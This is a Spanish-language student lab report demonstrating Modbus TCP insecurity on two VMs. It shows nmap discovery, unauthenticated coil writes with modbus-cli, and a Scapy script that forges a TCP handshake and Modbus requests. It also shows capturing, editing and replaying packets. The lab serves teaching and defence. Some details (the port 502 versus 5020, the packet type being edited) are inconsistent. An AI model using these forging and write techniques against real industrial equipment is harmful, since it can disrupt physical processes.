

Caso de Estudio #1: Modbus

MC4002 Seguridad en Sistemas Ciberfísicos

Luis Bonilla

Febrero 2026

Índice

| | |
|--|-----------|
| 1. Introducción | 3 |
| 1.1. ¿Qué es Modbus TCP/IP? | 3 |
| 1.2. ¿Por qué es inseguro? | 3 |
| 1.3. Objetivo del laboratorio | 3 |
| 1.4. Entorno de Laboratorio | 3 |
| 2. Breaking Modbus | 4 |
| 2.1. Instalación de paquetes | 4 |
| 2.1.1. En Ubuntu (Servidor Modbus) | 4 |
| 2.1.2. En Kali Linux (Atacante) | 4 |
| 2.2. Configuración del Servidor Modbus | 5 |
| 2.3. Comunicación con modbus-cli | 6 |
| 2.3.1. Lectura de Coils | 6 |
| 2.3.2. Escritura de valores (sin autenticación) | 6 |
| 2.4. Escaneo con Nmap | 7 |
| 2.4.1. Descubrimiento de hosts | 7 |
| 2.4.2. Escaneo de puertos | 7 |
| 2.4.3. Script de descubrimiento Modbus | 7 |
| 3. Using Python and Scapy to Communicate over Modbus | 8 |
| 3.1. Configuración de Scapy para Modbus | 8 |
| 3.2. Deshabilitación de RST automático | 8 |
| 3.3. Creación de paquetes Modbus con Scapy | 8 |
| 3.4. Script de comunicación Modbus con TCP Handshake | 9 |
| 4. Replayng Captured Modbus Packets | 10 |
| 4.1. Captura de tráfico con Wireshark | 10 |
| 4.2. Exportación de paquete como Hex Stream | 10 |
| 4.3. Importación y manipulación en Scapy | 10 |
| 4.4. Modificación y reenvío | 11 |
| 5. Análisis de Vulnerabilidades | 11 |
| 5.1. Vulnerabilidades identificadas | 11 |
| 5.2. Códigos de función Modbus utilizados | 12 |

| | |
|------------------------|-----------|
| 6. Conclusiones | 12 |
| 7. Referencias | 13 |

1. Introducción

1.1. ¿Qué es Modbus TCP/IP?

Modbus es un protocolo de comunicación de capa de aplicación, ubicado en el nivel 7 del modelo OSI, que proporciona comunicación cliente/servidor entre dispositivos conectados a través de diferentes tipos de buses o medios de comunicación. Introducido en 1979, Modbus se ha convertido en el estándar de facto para sistemas de control industrial (ICS).

El protocolo Modbus TCP/IP es la implementación del protocolo Modbus sobre redes Ethernet, utilizando TCP como protocolo de transporte en el puerto 502. Esta versión mantiene la misma estructura de mensajes que Modbus serial, pero utiliza el encabezado MBAP (Modbus Application Protocol) en lugar del checksum de error.

1.2. ¿Por qué es inseguro?

Modbus TCP presenta múltiples vulnerabilidades de seguridad inherentes a su diseño:

- **Sin encriptación:** Todos los datos se transmiten en texto plano, permitiendo que cualquier atacante con acceso a la red pueda interceptar las comunicaciones.
- **Sin autenticación:** No se requieren credenciales para leer o escribir en los registros del dispositivo.
- **Sin verificación de integridad:** Los paquetes pueden ser modificados en tránsito sin detección.
- **Sin autorización:** Cualquier cliente que conozca la dirección IP puede enviar comandos al servidor.

1.3. Objetivo del laboratorio

El objetivo de este laboratorio es demostrar las vulnerabilidades del protocolo Modbus TCP/IP mediante:

1. Configuración de un servidor Modbus y comunicación con clientes
2. Análisis de tráfico de red para observar la falta de encriptación
3. Uso de herramientas de seguridad (Nmap, Scapy) para interactuar con dispositivos Modbus
4. Captura y reproducción de paquetes Modbus

1.4. Entorno de Laboratorio

Para este laboratorio se utilizaron dos máquinas virtuales:

| Máquina | Sistema Operativo | Rol | Dirección IP |
|---------|-------------------|---------------------|--------------|
| VM1 | Ubuntu Linux | Servidor Modbus | 192.168.1.66 |
| VM2 | Kali Linux | Atacante/Analizador | 192.168.1.64 |

Cuadro 1: Configuración del entorno de laboratorio

2. Breaking Modbus

2.1. Instalación de paquetes

2.1.1. En Ubuntu (Servidor Modbus)

Se instalaron los paquetes necesarios para ejecutar el servidor Modbus:

```
1 sudo apt update
2 sudo apt install python3-pip wireshark -y
3 sudo pip3 install pymodbus==2.5.3
```

Listing 1: Instalación de paquetes en Ubuntu

2.1.2. En Kali Linux (Atacante)

Se instalaron las herramientas de análisis y cliente Modbus:

```
1 # Instalar Ruby (requerido para modbus-cli)
2 sudo apt update
3 sudo apt install ruby ruby-dev -y
4
5 # Instalar modbus-cli
6 sudo gem install modbus-cli
7
8 # Instalar Scapy
9 sudo pip install scapy
```

Listing 2: Instalación de paquetes en Kali




Figura 1: Instalación de paquetes en la máquina virtual

2.2. Configuración del Servidor Modbus


Se creó un script en Python para iniciar un servidor Modbus TCP asíncrono utilizando la biblioteca pyModbus:

```
1 #!/usr/bin/env python3
2 # pymodbus 2.5.3
3 from pymodbus.server.sync import StartTcpServer
4 from pymodbus.device import ModbusDeviceIdentification
5 from pymodbus.datastore import ModbusSequentialDataBlock
6 from pymodbus.datastore import ModbusSlaveContext, ModbusServerContext
7
8 # Crear datastore con datos de prueba
9 store = ModbusSlaveContext(
10     di = ModbusSequentialDataBlock(0, [17]*100), # Discrete Inputs
11     co = ModbusSequentialDataBlock(0, [17]*100), # Coils
12     hr = ModbusSequentialDataBlock(0, [17]*100), # Holding Registers
13     ir = ModbusSequentialDataBlock(0, [17]*100)) # Input Registers
14
15 context = ModbusServerContext(slaves=store, single=True)
16
17 # Identificación del servidor
18 identity = ModbusDeviceIdentification()
19 identity.VendorName = 'PyModbus Inc.'
20 identity.ProductCode = 'PM'
21 identity.VendorUrl = 'https://github.com/riptideio/pyModbus'
22 identity.ProductName = 'Modbus Server'
23 identity.ModelName = 'PyModbus'
24 identity.MajorMinorRevision = '1.0'
25
26 print("Starting Modbus server...")
27 StartTcpServer(context, identity=identity, address=("0.0.0.0", 502))
```

Listing 3: Código del servidor Modbus (Modbus_server.py)

El servidor se inició con el siguiente comando:

```
1 sudo python3 Modbus_server.py
```

```
Feb 16 20:17  
ubuntu24.04 on QEMU/KVM  
File Virtual Machine View Send Key  


File "/home/lbonilla/modbus_server.py", line 13, in <module>  
    StartTcpServer(context, address=("0.0.0.0", 5020))  
File "/home/lbonilla/modbus_lab/lib/python3.12/site-packages/pymodbus/server/sync.py", line 624, in StartTcpServer  
    server.serve_forever()  
File "/usr/lib/python3.12/socketserver.py", line 235, in serve_forever  
    ready = selector.select(poll_interval)  
          ^^^^^^^^^^  
File "/usr/lib/python3.12/selectors.py", line 415, in select  
    fd_event_list = self._selector.poll(timeout)  
          ^^^^^^  
KeyboardInterrupt  
  
(modbus_lab) lbonilla@lbonilla-Standard-PC-Q35-ICH9-2009: $ nano modbus_server.py  
(modbus_lab) lbonilla@lbonilla-Standard-PC-Q35-ICH9-2009: $ nano modbus_server.py  
(modbus_lab) lbonilla@lbonilla-Standard-PC-Q35-ICH9-2009: $ 1111^C  
(modbus_lab) lbonilla@lbonilla-Standard-PC-Q35-ICH9-2009: $ ^C  
(modbus_lab) lbonilla@lbonilla-Standard-PC-Q35-ICH9-2009: $ python3 modbus_server.py  
^CTraceback (most recent call last):  
  File "/home/lbonilla/modbus_server.py", line 13, in <module>  
    StartTcpServer(context, address=("0.0.0.0", 5020))  
  File "/home/lbonilla/modbus_lab/lib/python3.12/site-packages/pymodbus/server/sync.py", line 624, in StartTcpServer  
    server.serve_forever()  
  File "/usr/lib/python3.12/socketserver.py", line 235, in serve_forever  
    ready = selector.select(poll_interval)  
          ^^^^^^  
  File "/usr/lib/python3.12/selectors.py", line 415, in select  
    fd_event_list = self._selector.poll(timeout)  
          ^^^^^^  
KeyboardInterrupt  
  
(modbus_lab) lbonilla@lbonilla-Standard-PC-Q35-ICH9-2009: $ ^C  
(modbus_lab) lbonilla@lbonilla-Standard-PC-Q35-ICH9-2009: $ nano modbus_server.py  
(modbus_lab) lbonilla@lbonilla-Standard-PC-Q35-ICH9-2009: $ nano modbus_server.py  
(modbus_lab) lbonilla@lbonilla-Standard-PC-Q35-ICH9-2009: $ python3 modbus_server.py  
Server Modbus running in port 5020


```

Figura 2: Inicialización del Servidor Modbus en Ubuntu

2.3. Comunicación con modbus-cli

Desde la máquina Kali, se utilizó la herramienta `modbus-cli` para comunicarse con el servidor Modbus y demostrar la falta de autenticación.

2.3.1. Lectura de Coils

```
1 | modbus read 192.168.1.66 %M1 5
```

Listing 4: Lectura de coils usando modbus-cli

Resultado obtenido:

| | | |
|---|-----|---|
| 1 | %M1 | 1 |
| 2 | %M2 | 1 |
| 3 | %M3 | 1 |
| 4 | %M4 | 1 |
| 5 | %M5 | 1 |

2.3.2. Escritura de valores (sin autenticación)

Se demostró que es posible escribir valores sin ningún tipo de autenticación:

```
1 # Escribir valor 0 en la posicion 1
2 modbus write 192.168.1.66 1 0
3
4 # Verificar el cambio
5 modbus read 192.168.1.66 1 5
```

Listing 5: Escritura y verificación de valores




Figura 3: Comunicación con el servidor Modbus usando modbus-cli

2.4. Escaneo con Nmap

Se utilizó Nmap para descubrir dispositivos Modbus en la red y obtener información del servidor.

2.4.1. Descubrimiento de hosts

```
1 nmap -sP 192.168.1.0/24
```

Listing 6: Escaneo de red con Nmap

2.4.2. Escaneo de puertos

```
1 nmap -A 192.168.1.66 -p-
```

Listing 7: Escaneo completo de puertos

El resultado mostró el puerto 502/tcp abierto con el servicio `mbap` (Modbus Application Protocol).

2.4.3. Script de descubrimiento Modbus

Se utilizó el script NSE de Nmap para obtener información detallada del dispositivo:

```
1 nmap 192.168.1.66 -p 502 --script modbus-discover.nse
```

Listing 8: Uso del script modbus-discover

Resultado:

```

1 PORT      STATE SERVICE
2 502/tcp   open  Modbus
| Modbus-discover:
|   sid 0x1:
|   error: SLAVE DEVICE FAILURE
|_ Device identification: PyModbus Inc. PM 1.0

```

Este resultado demuestra que la información de identificación del dispositivo (Vendor-Name, ProductCode, etc.) está expuesta a cualquier atacante en la red.

3. Using Python and Scapy to Communicate over Modbus

3.1. Configuración de Scapy para Modbus

Scapy es una herramienta de manipulación de paquetes que permite construir, enviar, capturar y analizar paquetes de red. Para soportar el protocolo Modbus, se instalaron módulos adicionales del framework smod.

```

1 # Descargar framework smod
2 git clone https://github.com/enddo/smod.git
3
4 # Copiar modulos al directorio de Python
5 sudo mkdir -p /usr/lib/python2.7/dist-packages/Modbus/
6 sudo cp smod-master/System/Core/*.py /usr/lib/python2.7/dist-packages/
    Modbus/

```

Listing 9: Instalación de módulos Modbus para Scapy

3.2. Deshabilitación de RST automático

Linux envía paquetes RST automáticamente para conexiones TCP forjadas. Para evitar interferencias, se deshabilitó esta funcionalidad:

```

1 sudo iptables -A OUTPUT -p tcp --tcp-flags RST RST -s 192.168.1.64 -j
    DROP

```

Listing 10: Regla iptables para deshabilitar RST

3.3. Creación de paquetes Modbus con Scapy

Se utilizó Scapy interactivamente para crear y analizar paquetes Modbus:

```

1 >>> from Modbus.Modbus import *
2 >>> ip = IP(src='192.168.1.64', dst='192.168.1.66')
3 >>> tcp = TCP(sport=12345, dport=502, flags='S')
4 >>> pkt = ip/tcp/ModbusADU()/ModbusPDU01_Read_Coils()
5 >>> pkt.show()

```

Listing 11: Creación de paquetes en Scapy




Figura 4: Creación de paquetes Modbus en Scapy

3.4. Script de comunicación Modbus con TCP Handshake

Se desarrolló un script completo que establece una conexión TCP, envía solicitudes Modbus y procesa las respuestas:

```

1  from scapy.all import *
2  from Modbus.Modbus import *
3  import random
4
5  # Configuración
6  srcIP = '192.168.1.64'
7  srcPort = random.randint(1024, 65535)
8  dstIP = '192.168.1.66'
9  dstPort = 502
10 seqNr = random.randint(444, 8765432)
11 ackNr = 0
12
13 def tcpHandshake():
14     global seqNr, ackNr
15     ip = IP(src=srcIP, dst=dstIP)
16     SYN = TCP(sport=srcPort, dport=dstPort, flags='S', seq=seqNr)
17     pktSYNACK = sr1(ip / SYN)
18
19     ackNr = pktSYNACK.seq + 1
20     seqNr = seqNr + 1
21     ACK = TCP(sport=srcPort, dport=dstPort, flags='A', seq=seqNr, ack=
22     ackNr)
23     send(ip / ACK)
24     return ip / ACK
25
26 def connectedSend(pkt):
    pkt[TCP].flags = 'PA'
```

```

27     pkt[TCP].seq = seqNr
28     pkt[TCP].ack = ackNr
29     send(pkt)
30
31 # Establecer conexión
32 ConnectionPkt = tcpHandshake()
33
34 # Crear y enviar solicitud Modbus
35 ModbusPkt = ConnectionPkt/ModbusADU()/ModbusPDU01_Read_Coils()
36 ModbusPkt[ModbusADU].unitId = 1
37 ModbusPkt[ModbusPDU01_Read_Coils].quantity = 5
38
39 connectedSend(ModbusPkt)

```

Listing 12: Script de comunicación Modbus con Scapy

El script demuestra cómo es posible forjar paquetes Modbus completamente funcionales utilizando Python y Scapy, sin necesidad de autenticación.

4. Replaying Captured Modbus Packets

4.1. Captura de tráfico con Wireshark

Se utilizó Wireshark para capturar el tráfico Modbus generado por el script de Nmap:

```
1 nmap 192.168.1.66 -p 502 --script modbus-discover.nse
```

Listing 13: Generación de tráfico Modbus para captura

En Wireshark se aplicó el siguiente filtro para visualizar únicamente el tráfico Modbus:

```
1 ip.addr== 192.168.1.66 && tcp.port == 502
```

4.2. Exportación de paquete como Hex Stream

Para reproducir un paquete capturado, se exportó como cadena hexadecimal:

1. Seleccionar un paquete Modbus Query (Request)
2. Click derecho → Copy → ...as a Hex Stream

4.3. Importación y manipulación en Scapy

El paquete capturado se importó en Scapy para su análisis y modificación:

```

1 >>> from Modbus.Modbus import *
2 >>> import binascii
3
4 # Convertir hex stream a binario
5 >>> raw_pkt = binascii.unhexlify('000c298f792c000c29f27ece... ')
6
7 # Crear paquete Scapy
8 >>> Modbus_pkt = Ether(raw_pkt)
9 >>> Modbus_pkt.show()

```

Listing 14: Importación de paquete desde hex stream

El resultado muestra la estructura completa del paquete con todas sus capas (Ethernet, IP, TCP, ModbusADU, ModbusPDU):

```
1 #####[ Ethernet ]#####
2     dst= 00:0c:29:8f:79:2c
3     src= 00:0c:29:f2:7e:ce
4 #####[ IP ]#####
5     src= 192.168.1.64
6     dst= 192.168.1.66
7 #####[ TCP ]#####
8     sport= 44828
9     dport= 502
10 #####[ ModbusADU ]#####
11     transId= 0x0
12     unitId= 0x1
13 #####[ Report Slave Id ]#####
14     funcCode= 0x11
```

4.4. Modificación y reenvío

Una vez importado, el paquete puede ser modificado y reenviado:

```
1 # Cambiar Transaction ID
2 >>> Modbus_pkt[ModbusADU].transId = 0x1234
3
4 # Cambiar direccion de inicio
5 >>> Modbus_pkt[ModbusPDU01_Read_Coils].startAddr = 10
6
7 # Verificar cambios
8 >>> Modbus_pkt[ModbusADU].show()
```

Listing 15: Modificación de campos del paquete

Esta capacidad de capturar, modificar y reproducir paquetes demuestra la vulnerabilidad del protocolo ante ataques de replay.

5. Análisis de Vulnerabilidades

5.1. Vulnerabilidades identificadas

Durante el desarrollo del laboratorio se identificaron las siguientes vulnerabilidades:

| Vulnerabilidad | Descripción |
|---------------------------|---|
| Sin Encriptación | Todo el tráfico Modbus TCP se transmite en texto plano. Los valores de registros, comandos y respuestas son visibles para cualquier atacante con acceso a la red. |
| Sin Autenticación | No se requieren credenciales para conectarse al servidor Modbus. Cualquier cliente puede leer y escribir valores. |
| Sin Autorización | No existen niveles de acceso. Un cliente puede ejecutar cualquier función Modbus sin restricciones. |
| Sin Integridad | Los paquetes no incluyen verificación de integridad criptográfica, permitiendo modificaciones no detectadas. |
| Exposición de información | El protocolo expone información del dispositivo (vendor, modelo, versión) que puede ser usada para identificar vulnerabilidades conocidas. |
| Replay Attacks | Los paquetes capturados pueden ser reproducidos sin modificación o con cambios en los parámetros. |

Cuadro 2: Vulnerabilidades identificadas en Modbus TCP

5.2. Códigos de función Modbus utilizados

| FC (Hex) | FC (Dec) | Descripción |
|----------|----------|----------------------------------|
| 0x01 | 1 | Read Coil Status |
| 0x02 | 2 | Read Discrete Inputs |
| 0x03 | 3 | Read Holding Registers |
| 0x04 | 4 | Read Input Registers |
| 0x05 | 5 | Write Single Coil |
| 0x06 | 6 | Write Single Holding Register |
| 0x0F | 15 | Write Multiple Coils |
| 0x10 | 16 | Write Multiple Holding Registers |
| 0x11 | 17 | Report Slave ID |
| 0x2B | 43 | Read Device Identification |

Cuadro 3: Códigos de función Modbus

6. Conclusiones

En este laboratorio se demostró de manera práctica las vulnerabilidades inherentes al protocolo Modbus TCP/IP:

- Falta de seguridad por diseño:** Modbus fue diseñado en 1979 para operar en redes propietarias aisladas, sin considerar amenazas de seguridad modernas.
- Facilidad de ataque:** Con herramientas básicas como Nmap, modbus-cli y Scapy, es posible descubrir, comunicarse y manipular dispositivos Modbus sin ninguna barrera de seguridad.
- Exposición de información:** Los dispositivos Modbus revelan información de identificación que puede ser utilizada para buscar vulnerabilidades conocidas en bases de datos como ICS-CERT.

4. **Ataques de replay:** La falta de mecanismos de integridad y freshness permite capturar y reproducir comandos legítimos.
5. **Necesidad de controles compensatorios:** Dado que el protocolo no puede ser modificado sin romper compatibilidad, es necesario implementar controles de seguridad a nivel de red (segmentación, firewalls industriales, IDS/IPS específicos para ICS).

7. Referencias

- Ackerman, P. (2017). *Industrial Cybersecurity*. Packt Publishing. Capítulo 2: Insecure by Inheritance.
- Modbus Organization. *Modbus Application Protocol Specification V1.1b3*.
- pyModbus Documentation: <https://github.com/riptideio/pyModbus>
- Scapy Documentation: <https://scapy.net/>
- Nmap NSE Scripts: <https://nmap.org/nsedoc/scripts/modbus-discover.html>